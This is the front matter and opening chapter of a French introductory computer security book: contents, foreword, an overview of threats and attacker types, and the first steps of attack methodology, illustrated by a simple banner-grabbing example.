Jean-François PILLOU
Jean-Philippe BAY

Comment ça marche .net

Tout sur la Sécurité informatique

4e édition

- Tabnabbing
- Amplification NTP
- Thingbot
- APT
- Shellcode
- TPM
- Downgrade
- Appstore
- Ransomware
- NSA
- Failles SSL
- Darkhotel
- ASLR
- SPF/DKIM, etc.

DUNOD

Illustration de couverture : Rachid Maraï
Réalisation de la couverture : WIP Design
Mise en pages : Nord Compo

Le pictogramme qui figure ci-contre mérite une explication. Son objet est d'alerter le lecteur sur la menace que représente pour l'avenir de l'écrit, particulièrement dans le domaine de l'édition technique et universitaire, le développement massif du photocopillage.
Le Code de la propriété intellectuelle du 1er juillet 1992 interdit en effet expressément la photocopie à usage collectif sans autorisation des ayants droit. Or, cette pratique s'est généralisée dans les établissements d'enseignement supérieur, provoquant une baisse brutale des achats de livres et de revues, au point que la possibilité même pour les auteurs de créer des œuvres nouvelles et de les faire éditer correctement est aujourd'hui menacée.
Nous rappelons donc que toute reproduction, partielle ou totale, de la présente publication est interdite sans autorisation de l'auteur, de son éditeur ou du Centre français d'exploitation du droit de copie (CFC, 20, rue des Grands-Augustins, 75006 Paris).

© Dunod, 2005, 2009, 2013, 2016
5 rue Laromiguière, 75005 Paris
www.dunod.com
ISBN 978-2-10-074608-8

Le Code de la propriété intellectuelle n'autorisant, aux termes de l'article L. 122-5, 2° et 3° a), d'une part, que les « copies ou reproductions strictement réservées à l'usage privé du copiste et non destinées à une utilisation collective » et, d'autre part, que les analyses et les courtes citations dans un but d'exemple et d'illustration, « toute représentation ou reproduction intégrale ou partielle faite sans le consentement de l'auteur ou de ses ayants droit ou ayants cause est illicite » (art. L. 122-4).
Cette représentation ou reproduction, par quelque procédé que ce soit, constituerait donc une contrefaçon sanctionnée par les articles L. 335-2 et suivants du Code de la propriété intellectuelle.

Table des matières

Avant-propos 1

1. Les menaces informatiques 3

Introduction aux attaques informatiques 3
Pirates informatiques 8
Méthodologie d'une attaque réseau 11
> Méthodologie globale 12
> Collecte d'informations 13
> Écoute du réseau 17
> Analyse de réseau 19
Intrusion 20
> Exploit 21
> Compromission 22
> Porte dérobée 22
Nettoyage des traces 22
La réalité des menaces 23
> Computrace et le vol de millions de mots de passe 24
> Les menaces à venir : l'Internet des objets 25
> Les plateformes mobiles 25

2. Les *malwares* 27

Virus 27
> Types de virus 28
> Éviter les virus 30
Vers réseau 31
> Principe de fonctionnement 31
> Parades 32
Chevaux de Troie 32
> Symptômes d'une infection 34

> Principe de fonctionnement 34
> Parades 35
Bombes logiques 35
Spywares (espiogiciel) 35
> Types de spywares 37
> Parades 37
Ransomwares 38
> Parades 39
Keyloggers 39
> Parades 39
Spam 40
> Inconvénients 41
> Parades 42
Rootkits 44
> Principe de fonctionnement 44
> Détection et parade 45
« Faux » logiciels (rogue software) 46
> Principes 46
> Parades 46
Hoax (canulars) 47

3. Les techniques d'attaque 49
Attaques de mots de passe 50
> Attaque par force brute 50
> Attaque par dictionnaire 51
> Attaque hybride 51
> L'utilisation du calcul distribué 52
> Choix des mots de passe 53
Usurpation d'adresse IP 55
> Modification de l'en-tête TCP 56
> Liens d'approbation 56
> Annihilation de la machine spoofée 59
> Prédiction des numéros de séquence 59
Attaques par déni de service 60
> Attaque par réflexion 61
> Attaque par amplification 62
> Attaque du ping de la mort 63
> Attaque par fragmentation 64
> Attaque LAND 64

> Attaque SYN 65
> Attaque de la faille TLS/SSL 66
> Attaque par *downgrade* 66
> Attaque par requêtes élaborées 67
> Parades 67
Attaques *man in the middle* 68
> Attaque par rejeu 69
> Détournement de session TCP 69
> Attaque du protocole ARP 70
> Attaque du protocole BGP 71
Attaques par débordement de tampon 71
> Principe de fonctionnement 72
> *Shellcode* 73
> Parades 73
Attaque par faille matérielle 74
> Le matériel réseau 74
> PC et appareils connectés 77
> Attaques APT (*Advanced Persistant Threat*) 79
> Attaques biométriques 80
Attaque par ingénierie sociale 81
> Réseaux sociaux 81
> Attaque par *watering hole* 82
> Aide de la voix sur IP (VoIP) 83
> Attaque par réinitialisation de mot de passe 83
> Attaque par usurpation d'identité informatique 84

4. La cryptographie 87

Introduction à la cryptographie 87
> Objectifs de la cryptographie 89
> Cryptanalyse 89
Chiffrement basique 90
> Chiffrement par substitution 90
> Chiffrement par transposition 91
Chiffrement symétrique 92
Chiffrement asymétrique 94
> Avantages et inconvénients 95
> Notion de clé de session 95
> Algorithme d'échange de clés 96

Signature électronique 97
> Fonction de hachage 97
> Vérification de l'intégrité d'un message 98
> Scellement des données 99
Certificats 99
> Structure d'un certificat 100
> Niveau de signature 102
> Types d'usages 102
Quelques exemples de cryptosystèmes 103
> Chiffre de Vigenère 103
> Cryptosystème Enigma 105
> Cryptosystème DES 108
> Cryptosystème RSA 113
> Cryptosystème PGP 114

5. Les protocoles sécurisés 119
Protocole SSL 119
Protocole SSH 122
Protocole Secure HTTP 125
Protocole SET 126
Protocole S/MIME 127
Protocole DNSsec 128

6. Les dispositifs de protection 129
Antivirus 129
> Principe de fonctionnement 129
> Détection des *malwares* 130
> Antivirus mais pas seulement 131
Système pare-feu (*firewall*) 132
> Principe de fonctionnement 133
> Pare-feu personnel 136
> Zone démilitarisée (DMZ) 136
> Limites des systèmes pare-feu 138
> *Honeypots* 139
Serveurs mandataires (proxy) 139
> Principe de fonctionnement 140
> Fonctionnalités d'un serveur proxy 140
> Translation d'adresses (NAT) 142
> *Reverse-proxy* 144

Systèmes de détection d'intrusions 145
> Techniques de détection 146
> Méthodes d'alertes 147
> Enjeu 148
Réseaux privés virtuels 149
> Fonctionnement d'un VPN 150
> Protocoles de tunnelisation 151
> Protocole PPTP 151
> Protocole L2TP 152
> Protocole SSTP 152
> Protocole IPSec 152
IPv6 et la sécurité 153
> Les améliorations apportées par IPv6 154
> Des PC directement exposés 154
> Menaces sur la vie privée 154
> Rareté = danger 154
Biométrie et carte à puce 155
> Les lecteurs d'empreintes digitales, d'iris ou vocales 155
> L'identification par cartes à puce 156
Les solutions de DLP 156
Les webapp et services de sécurité en ligne 157
> Akismet et Captcha 157
> *Botnet vs greenlist* 158
> Les pare-feu WAF 158
> Les scanners de vulnérabilités 159
La sécurité par la virtualisation 159
> Virtualisation complète 159
> Virtualisation applicative 160
La sécurité des e-mails 160
Les TPM 161

7. L'authentification 163
Principe d'authentification 163
Protocole PAP 164
Protocole CHAP 165
Protocole MS-CHAP 166
Protocole EAP 167
Protocole RADIUS 167

Protocole Kerberos 169

8. La sûreté de fonctionnement 171
Haute disponibilité 172
> Évaluation des risques 172
> Tolérance aux pannes 173
> Sauvegarde 174
> Équilibrage de charge 174
> *Clusters* 175
Technologie RAID 175
> Comparatif 180
> Mise en place d'une solution RAID 181
Sauvegarde 182
> NAS 182
> SAN 182
Protection électrique 183
> Types d'onduleurs 184
> Caractéristiques techniques 185
> Salle d'autosuffisance 185

9. La sécurité des applications web 187
Vulnérabilités des applications web 188
Falsification de données 189
Manipulation d'URL 190
> Falsification manuelle 191
> Tâtonnement à l'aveugle 191
> Traversement de répertoires 192
> Parades 193
Attaques *cross-site scripting* 194
> Conséquences 195
> Persistance de l'attaque 195
> Parades 197
Attaques par injection de commandes SQL 198
> Procédures stockées 198
> Parades 199
Attaque du mode asynchrone (Ajax) 199
> Parades 200
Le détournement de navigateur web 200
> *Phishing* 200

> *Tabnabbing* 201
> Détournement du navigateur par ajout de composants 201
> Détournement du navigateur par l'exploitation de failles 202
> Détournement de DNS 203
> *Click-jacking* 204
> Attaque par les moteurs de recherche 204

10. La sécurité des réseaux sans fil 207

War driving 209
Risques en matière de sécurité 209
> Interception de données 210
> Faux point d'accès 210
> Intrusion 211
> Brouillage radio 211
> Déni de service 211
Sécurisation d'un réseau sans fil 212
> Configuration des points d'accès 212
> Filtrage des adresses MAC 213
> Protocole WEP 213
> WPA 214
> 802.1x 214
> 802.11i (WPA2) 216
> Mise en place d'un réseau privé virtuel 217
> Amélioration de l'authentification 217

11. La sécurité des ordinateurs portables 219

La protection du matériel 219
> Les antivols 220
> Les systèmes de récupération 220
La protection des données 221
> Les solutions de sauvegarde 221
> Les connexions réseau 221
> Les mots de passe du disque dur 222
> Le cryptage des données 222

12. La sécurité des smartphones et des tablettes 225

Les enjeux 225
> La sécurité des différents systèmes 226


> Les appstores 227
> Droits et rootage 228
> Attaque par SMS/MMS 228
> Attaque par code QR 229
> Attaque NFC 230

13. La sécurité et le système d'information 231
Objectifs de la sécurité 231
Nécessité d'une approche globale 232
Mise en place d'une politique de sécurité 232
> Phase de définition 234
> Phase de mise en œuvre 236
> Phase de validation 236
> Phase de détection d'incidents 237
> Phase de réaction 238

14. La législation 241
Les sanctions contre le piratage 241
La sécurité des données personnelles 243
> Responsabilité concernant le propriétaire d'une connexion à Internet 244

15. Les bonnes adresses de la sécurité 247
Les sites d'informations 247
Les sites sur les failles de sécurité 248
Les sites sur les *malwares* 249
Les sites sur le *phishing* 250
Les sites sur le spam 250

Index 253



Avant-propos

Nul ne peut aujourd'hui ignorer les dangers liés à l'utilisation d'Internet : virus, spam et pirates informatiques sont les maîtres mots utilisés par les médias. Mais que connaissez-vous exactement de ces risques ?

De plus en plus de sociétés ouvrent leur système d'information à leurs partenaires ou leurs fournisseurs et donnent l'accès à Internet à leurs employés. Quelles menaces les guettent ?

Avec le nomadisme et la multiplication des réseaux sans fil, les individus peuvent aujourd'hui se connecter à Internet à partir de n'importe quel endroit. Tout le monde s'accorde à dire qu'il existe un risque, mais quel est-il pour les particuliers et quelles peuvent en être les conséquences ?

Sur le plan professionnel, les employés sont amenés à « transporter » une partie du système d'information hors de l'infrastructure sécurisée de l'entreprise. Comment protéger les informations vitales de l'entreprise ?

Pour toutes ces raisons, à domicile comme au bureau, il est nécessaire de connaître les risques liés à l'utilisation d'Internet et les principales parades. Cet ouvrage se veut ainsi un concentré d'informations et de définitions sur tout ce qui touche à la sécurité informatique.

Remerciements

Jean-François Pillou remercie Cyrille Larrieu pour l'article sur les systèmes de détection d'intrusion et Sébastien Delsirie pour l'article concernant ENIGMA.

Les menaces informatiques

Une **menace** (*threat*) représente une action susceptible de nuire, tandis qu'une **vulnérabilité** (*vulnerability*, appelée parfois faille ou brèche) représente le niveau d'exposition face à la menace dans un contexte particulier. La **contre-mesure** (ou parade), elle, représente l'ensemble des actions mises en œuvre en prévention de la menace.

Les contre-mesures ne sont généralement pas uniquement des solutions techniques mais également des mesures de formation et de sensibilisation à l'attention des utilisateurs, ainsi qu'un ensemble de règles clairement définies.

Afin de pouvoir sécuriser un système, il est nécessaire d'identifier les menaces potentielles, et donc de connaître et de prévoir la façon de procéder de l' « ennemi ». Le but de cet ouvrage est ainsi de donner un aperçu des menaces, des motivations éventuelles des pirates, de leur façon de procéder, afin de mieux comprendre comment il est possible de limiter les risques.

Introduction aux attaques informatiques

Tout ordinateur connecté à un réseau informatique est potentiellement vulnérable à une attaque.

Une **attaque** est l'exploitation d'une faille d'un système informatique (système d'exploitation, logiciel ou bien même de l'utilisateur) à des fins non connues par l'exploitant du système et généralement préjudiciables.

Sur Internet des attaques ont lieu en permanence, à raison de plusieurs attaques par minute sur chaque machine connectée. Ces attaques sont pour la plupart lancées automatiquement à partir de machines infectées (par des virus, chevaux de Troie, vers, etc.), à l'insu de leur propriétaire. Plus rarement il s'agit de l'action de **pirates informatiques**.

Afin de contrer ces attaques, il est indispensable de connaître les principaux types d'attaques afin de mieux s'y préparer.


Les motivations des attaques sont de différentes sortes :

- obtenir un accès au système ;
- voler des informations, tels que des secrets industriels ou des propriétés intellectuelles ;
- glaner des informations personnelles sur un utilisateur ;
- récupérer des données bancaires ;
- s'informer sur l'organisation (entreprise de l'utilisateur, etc.) ;
- troubler le bon fonctionnement d'un service ;
- utiliser le système de l'utilisateur comme « rebond » pour une attaque ;
- utiliser les ressources du système de l'utilisateur, notamment lorsque le réseau sur lequel il est situé possède une bande passante élevée.

❑ Types d'attaques

Les systèmes informatiques mettent en œuvre différentes composantes, allant de l'électricité pour alimenter les machines au logiciel exécuté via le système d'exploitation et utilisant le réseau.

Les **attaques** peuvent intervenir à chaque maillon de cette chaîne, pour peu qu'il existe une vulnérabilité exploitable. Le schéma suivant rappelle très sommairement les différents niveaux pour lesquels un risque en matière de sécurité existe.



Il est ainsi possible de catégoriser les risques de la manière suivante :

- **Accès physique** : il s'agit d'un cas où l'attaquant à accès aux locaux, éventuellement même aux machines :
  - coupure de l'électricité ;
  - extinction manuelle de l'ordinateur ;
  - vandalisme ;
  - ouverture du boîtier de l'ordinateur et vol de disque dur ;
  - écoute du trafic sur le réseau ;
  - ajout d'éléments (clé USB, point d'accès WiFi…).

- **Interception de communications** :
  - vol de session (*session hijacking*) ;
  - usurpation d'identité ;
  - détournement ou altération de messages.
- **Dénis de service** : il s'agit d'attaques visant à perturber le bon fonctionnement d'un service. On distingue habituellement les types de déni de service suivant :
  - exploitation de faiblesses des protocoles TCP/IP ;
  - exploitation de vulnérabilité des logiciels serveurs.
- **Intrusions** :
  - balayage de ports ;
  - élévation de privilèges : ce type d'attaque consiste à exploiter une vulnérabilité d'une application en envoyant une requête spécifique, non prévue par son concepteur, ayant pour effet un comportement anormal conduisant parfois à un accès au système avec les droits de l'application. Les attaques par **débordement de tampon** (*buffer overflow*) utilisent ce principe.
  - Maliciels (virus, vers et chevaux de Troie).
- **Ingénierie sociale** : dans la majeure partie des cas le maillon faible est l'utilisateur lui-même ! En effet, c'est souvent lui qui, par méconnaissance ou par duperie, va ouvrir une brèche dans le système, en donnant des informations (mot de passe par exemple) au pirate informatique ou en exécutant une pièce jointe. Ainsi, aucun dispositif de protection ne peut protéger l'utilisateur contre les arnaques, seuls le bon sens, la raison et un peu d'informations sur les différentes pratiques peuvent lui éviter de tomber dans le piège ! La montée en puissance des réseaux sociaux sur le Web a donné encore plus d'importance à ce type d'attaque (voir chap. 3, *Attaque par ingéniérie sociale*).
- **Trappes** : il s'agit d'une porte dérobée (*backdoor*) dissimulée dans un logiciel, permettant un accès ultérieur à son concepteur.

Pour autant, les erreurs de programmation contenues dans les programmes sont habituellement corrigées assez rapidement par leur concepteur dès lors que la vulnérabilité a été publiée. Il appartient alors aux administrateurs (ou utilisateurs personnels avertis) de se tenir informé des mises à jour des programmes qu'ils utilisent afin de limiter les risques d'attaques.

D'autre part il existe un certain nombre de dispositifs (pare-feu, systèmes de détection d'intrusions, antivirus) permettant d'ajouter un niveau de sécurisation supplémentaire.

❏ Effort de protection

La sécurisation d'un système informatique est généralement dite **asymétrique**, dans la mesure où le pirate n'a qu'à trouver une seule vulnérabilité pour compromette le système, tandis que l'administrateur se doit de corriger toutes les failles.

❏ Attaques par rebond

Lors d'une attaque, le pirate garde toujours à l'esprit le risque de se faire repérer, c'est la raison pour laquelle les pirates privilégient habituellement les **attaques par rebond** (par opposition aux **attaques directes**), consistant à attaquer une machine par l'intermédiaire d'une autre machine, afin de masquer les traces permettant de remonter à lui (telle que son adresse IP) et dans le but d'utiliser les ressources de la machine servant de rebond.

Cela montre l'intérêt de protéger son réseau ou son ordinateur personnel, il est possible de se retrouver « complice » d'une attaque et en cas de plainte de la victime, la première personne interrogée sera le propriétaire de la machine ayant servi de rebond.

Attention !

Avec le développement des réseaux sans fil, ce type de scénario risque de devenir de plus en plus courant car lorsque le réseau sans fil est mal sécurisé, un pirate situé à proximité peut l'utiliser pour lancer des attaques !

Pirates informatiques

❑ Qu'est-ce qu'un hacker ?

Le terme **hacker** est souvent utilisé pour désigner un pirate informatique. Les victimes de piratage sur des réseaux informatiques aiment à penser qu'ils ont été attaqués par des pirates chevronnés ayant soigneusement étudié leur système et ayant développé des outils spécifiquement pour en exploiter les failles.

Le terme hacker a eu plus d'une signification depuis son apparition à la fin des années 1950. À l'origine ce nom désignait d'une façon méliorative les programmeurs émérites, puis il servit au cours des années 1970 à décrire les révolutionnaires de l'informatique, qui pour la plupart sont devenus les fondateurs des plus grandes entreprises informatiques.

C'est au cours des années 1980 que ce mot a été utilisé pour catégoriser les personnes impliquées dans le piratage de jeux vidéos, en désamorçant les protections de ces derniers, puis en en revendant des copies.

Aujourd'hui, ce mot est souvent utilisé à tort pour désigner les personnes s'introduisant dans les systèmes informatiques.

❑ Types de pirates

En réalité, il existe de nombreux types d'**attaquants** catégorisés selon leur expérience et selon leurs motivations :

- Les **white hat hackers**, hackers au sens noble du terme, dont le but est d'aider à l'amélioration des systèmes et technologies informatiques, sont généralement à l'origine des principaux protocoles et outils informatiques que nous utilisons aujourd'hui. Les objectifs des *white hat hackers* sont en règle générale un des suivants :
  - l'apprentissage ;
  - l'optimisation des systèmes informatiques ;
  - la mise à l'épreuve des technologies jusqu'à leurs limites afin de tendre vers un idéal plus performant et plus sûr.
- Les **black hat hackers**, plus couramment appelés **pirates informatiques**, c'est-à-dire des personnes s'introduisant

dans les systèmes informatiques dans un but nuisible. Les motivations des *black hat hackers* peuvent être multiples :

- l'attrait de l'interdit ;
- l'intérêt financier ;
- l'intérêt politique ;
- l'intérêt éthique ;
- le désir de la renommée ;
- la vengeance ;
- l'envie de nuire (détruire des données, empêcher un système de fonctionner).

➤ Les **script kiddies** (traduisez « gamins du script », parfois également surnommés **crashers**, **lamers** ou encore **packet monkeys**, soit « les singes des paquets réseau ») sont de jeunes utilisateurs du réseau utilisant des programmes trouvés sur Internet, généralement de façon maladroite, pour vandaliser des systèmes informatiques afin de s'amuser.

➤ Les **phreakers** sont des pirates s'intéressant au réseau téléphonique commuté (RTC) afin de téléphoner gratuitement grâce à des circuits électroniques (qualifiés de **box**, comme la *blue box*, la *violet box*…) connectés à la ligne téléphonique dans le but d'en falsifier le fonctionnement. On appelle ainsi **phreaking** le piratage de ligne téléphonique. Ce type de pirate connaît un renouveau avec l'accroissement de l'utilisation de la voix sur IP (VoIP) comme moyen de transport des communications téléphoniques grand public (voir chap. 3, *Attaque par ingéniérie sociale*).

➤ Les **carders** s'attaquent principalement aux systèmes de cartes à puce (en particulier les cartes bancaires) pour en comprendre le fonctionnement et en exploiter les failles. Le terme **carding** désigne le piratage de cartes à puce.

➤ Les **crackers** ne sont pas des biscuits apéritifs au fromage mais des personnes dont le but est de créer des outils logiciels permettant d'attaquer des systèmes informatiques ou de casser les protections contre la copie des logiciels payants. Un **crack** est ainsi un programme créé exécuta-

ble chargé de modifier (**patcher**) le logiciel original afin d'en supprimer les protections.

- Les **hacktivistes** (contraction de hackers et activistes que l'on peut traduire en **cybermilitant** ou **cyberrésistant**), sont des hackers dont la motivation est principalement idéologique. Ce terme a été largement porté par la presse, aimant à véhiculer l'idée d'une communauté parallèle (qualifiée généralement d'*underground*, par analogie aux populations souterraines des films de science-fiction).

Ce qu'il faut retenir, c'est que ces dernières années ont vu une professionnalisation du secteur de l'insécurité. Des organisations criminelles se sont mises en place et utilisent les outils de piratage pour gagner de l'argent[1]. Comme exemple de cette structuration, on peut citer :

- les réseaux de machines piratées (*botnet*) que l'on peut louer pour des activités illégales (*spamming*, *phishing*…) ;
- les sites d'enchères de failles de sécurité ;
- la vente de pack de *malware*, de listing de données sensibles (numéros de carte bancaire…) ;
- l'automatisation du cybersquattage ;
- le rançonnage d'entreprises avec pour moyen de pression des attaques DDOS ou le cryptage de données par des *malwares*.

❑ La culture du « Z »

Voici un certain nombre de définitions propres au milieu *underground* :

- **Warez** : piratage de logiciels.
- **Appz** (contraction de *applications* et *warez*) : piratage d'applications.
- **Gamez** (contraction de *games* et *warez*) : piratage de jeux vidéo.

1. Un aperçu des *black markets* par Symantec : http://goo.gl/d5zR2P et http://goo.gl/Gr6a2Q

- **Serialz** (contraction de *serials* et *warez*) : il s'agit de numéros de série permettant d'enregistrer illégalement des copies de logiciels commerciaux.
- **Crackz** (contraction de *cracks* et *warez*) : ce sont des programmes écrits par des *crackers*, destinés à supprimer de manière automatique les systèmes de protection contre la copie des applications commerciales.

❑ Le langage « C0wb0y »

Les adeptes de la communication en temps réel (IRC, chat, messagerie instantanée) se sont sûrement déjà retrouvés engagés dans une discussion avec un utilisateur s'exprimant dans une langue peu commune, dans laquelle les voyelles sont remplacées par des chiffres.

Ce langage, particulièrement utilisé par les *scripts kiddies* dans le milieu underground, se nomme le **langage « cOwbOy »**. Il consiste à remplacer certaines lettres (la plupart du temps des voyelles) par des chiffres afin de donner une impression aux interlocuteurs d'une certaine maîtrise des technologies et des techniques de *hacking*.

Exemple

Voici quelques substitutions possibles :
E=3, A=4, B=8, O=0, N=/\/, I=|

Voici ce que cela donne sur des mots courants :
Abeille = 4B3|ll3
Tomate = TOm4t3

Méthodologie d'une attaque réseau


Ce paragraphe a pour vocation d'expliquer la méthodologie généralement retenue par les pirates pour s'introduire dans un système informatique ainsi que les principales techniques utilisées. Il ne vise en aucun cas à expliquer comment compromettre un système mais à comprendre la façon dont il peut l'être afin de mieux pouvoir s'en prémunir.

En effet, la meilleure façon de protéger son système est de procéder de la même manière que les pirates afin d'être en mesure d'identifier les vulnérabilités du système. Ainsi cette

section ne donne aucune précision sur la manière dont les failles sont exploitées, mais explique comment les déceler et les corriger.

Méthodologie globale

Le schéma suivant récapitule la méthodologie complète.



Les hackers ayant l'intention de s'introduire dans les systèmes informatiques recherchent dans un premier temps des **failles**, c'est-à-dire des **vulnérabilités** nuisibles à la sécurité du système, dans les protocoles, les systèmes d'exploitations, les applications ou même le personnel d'une organisation ! Les termes de **vulnérabilité**, de **brèche** ou en langage plus familier de **trou de sécurité** (*security hole*) sont également utilisés pour désigner les failles de sécurité.

Pour pouvoir mettre en œuvre un **exploit** (il s'agit du terme technique signifiant « exploiter une vulnérabilité »), la première étape du

hacker consiste à récupérer le maximum d'informations sur l'architecture du réseau et sur les systèmes d'exploitation et les applications fonctionnant sur celui-ci. La plupart des attaques sont l'œuvre de *script kiddies* essayant bêtement des exploits trouvés sur Internet, sans aucune connaissance du système, ni des risques liés à leur acte.

Une fois que le hacker a établi une **cartographie du système**, il est en mesure de mettre en application des exploits relatifs aux versions des applications qu'il a recensées. Un premier accès à une machine lui permettra d'étendre son action afin de récupérer d'autres informations, et éventuellement d'étendre ses privilèges sur la machine.

Lorsqu'un accès administrateur (le terme **root** est généralement utilisé) est obtenu, on parle alors de **compromission** de la machine (ou plus exactement *root compromise*), car les fichiers systèmes sont susceptibles d'avoir été modifiés. Le hacker possède alors le plus haut niveau de droit sur la machine.

S'il s'agit d'un pirate, la dernière étape consiste à effacer ses traces, afin d'éviter tout soupçon de la part de l'administrateur du réseau compromis et conserver ainsi le plus longtemps possible le contrôle des machines compromises.

Collecte d'informations

L'obtention d'informations sur l'adressage du réseau visé, généralement qualifiée de **prise d'empreinte**, est un préalable à toute attaque. Elle consiste à rassembler le maximum d'informations concernant les infrastructures de communication du réseau cible :

- adressage IP,
- noms de domaine,
- protocoles de réseau,
- services activés,
- architecture des serveurs, etc.

❑ Consultation de bases publiques

En connaissant l'**adresse IP publique** d'une des machines du réseau ou bien tout simplement le nom de domaine de l'organisation, un pirate est potentiellement capable de connaître l'adressage

du réseau tout entier, c'est-à-dire la plage d'adresses IP publiques appartenant à l'organisation visée et son découpage en sous-réseaux. Pour cela, il suffit de consulter les bases publiques d'attribution des adresses IP et des noms de domaine :

- www.iana.net
- www.ripe.net pour l'Europe
- www.arin.net pour les États-Unis

❑ Consultation de moteurs de recherche

La simple consultation des **moteurs de recherche** permet parfois de glaner des informations sur la structure d'une entreprise, le nom de ses principaux produits, voire le nom de certains personnels.

❑ Balayage du réseau

Lorsque la topologie du réseau est connue par le pirate, il peut le scanner (le terme balayer est également utilisé), c'est-à-dire déterminer à l'aide d'un outil logiciel (appelé **scanner** ou scanneur en français) quelles sont les adresses IP actives sur le réseau, les ports ouverts correspondant à des services accessibles, et le système d'exploitation utilisé par ces serveurs.

L'un des outils les plus connus pour scanner un réseau est **Nmap**, reconnu par de nombreux administrateurs réseaux comme un outil indispensable à la sécurisation d'un réseau. Cet outil agit en envoyant des paquets TCP et/ou UDP à un ensemble de machines sur un réseau (déterminé par une adresse réseau et un masque), puis il analyse les réponses. Selon l'allure des paquets TCP reçus, il lui est possible de déterminer le système d'exploitation distant pour chaque machine scannée.

Il existe un autre type de scanneur, appelé **mappeur passif** (l'un des plus connus est **Siphon**), permettant de connaître la topologie réseau du brin physique sur lequel le mappeur analyse les paquets. Contrairement aux scanners précédents, cet outil n'envoie pas de paquets sur le réseau et est donc totalement indétectable par les systèmes de détection d'intrusion.

Enfin, certains outils permettent de capturer les connexions X (un serveur X est un serveur gérant l'affichage des machines de type Unix). Ce système a pour caractéristique de pouvoir utiliser l'affi-

chage des stations présentes sur le réseau, afin d'étudier ce qui est affiché sur les écrans et éventuellement d'intercepter les touches saisies par les utilisateurs des machines vulnérables.

❑ Lecture de bannières

Lorsque le balayage du réseau est terminé, il suffit au pirate d'examiner le **fichier journal** (*log*) des outils utilisés pour connaître les adresses IP des machines connectées au réseau et les ports ouverts sur celles-ci.

Les numéros de port ouverts sur les machines peuvent lui donner des informations sur le type de service ouvert et donc l'inviter à interroger le service afin d'obtenir des informations supplémentaires sur la version du serveur dans les informations dites de **bannière**.

Exemple

Pour connaître la version d'un serveur HTTP, il suffit de se connecter au serveur web en telnet sur le port 80 :

```
telnet www.commentcamarche.net 80
```

puis de demander la page d'accueil :

```
GET / HTTP/1.0
```

Le serveur répond alors les premières lignes suivantes :

```
HTTP/1.1 200 OK
Date: Thu, 21 Mar 2002 18:22:57 GMT
Server: Apache/1.3.20 (Unix) Debian/GNU
```

Le système d'exploitation, le serveur et sa version sont alors connus.

❑ Ingénierie sociale

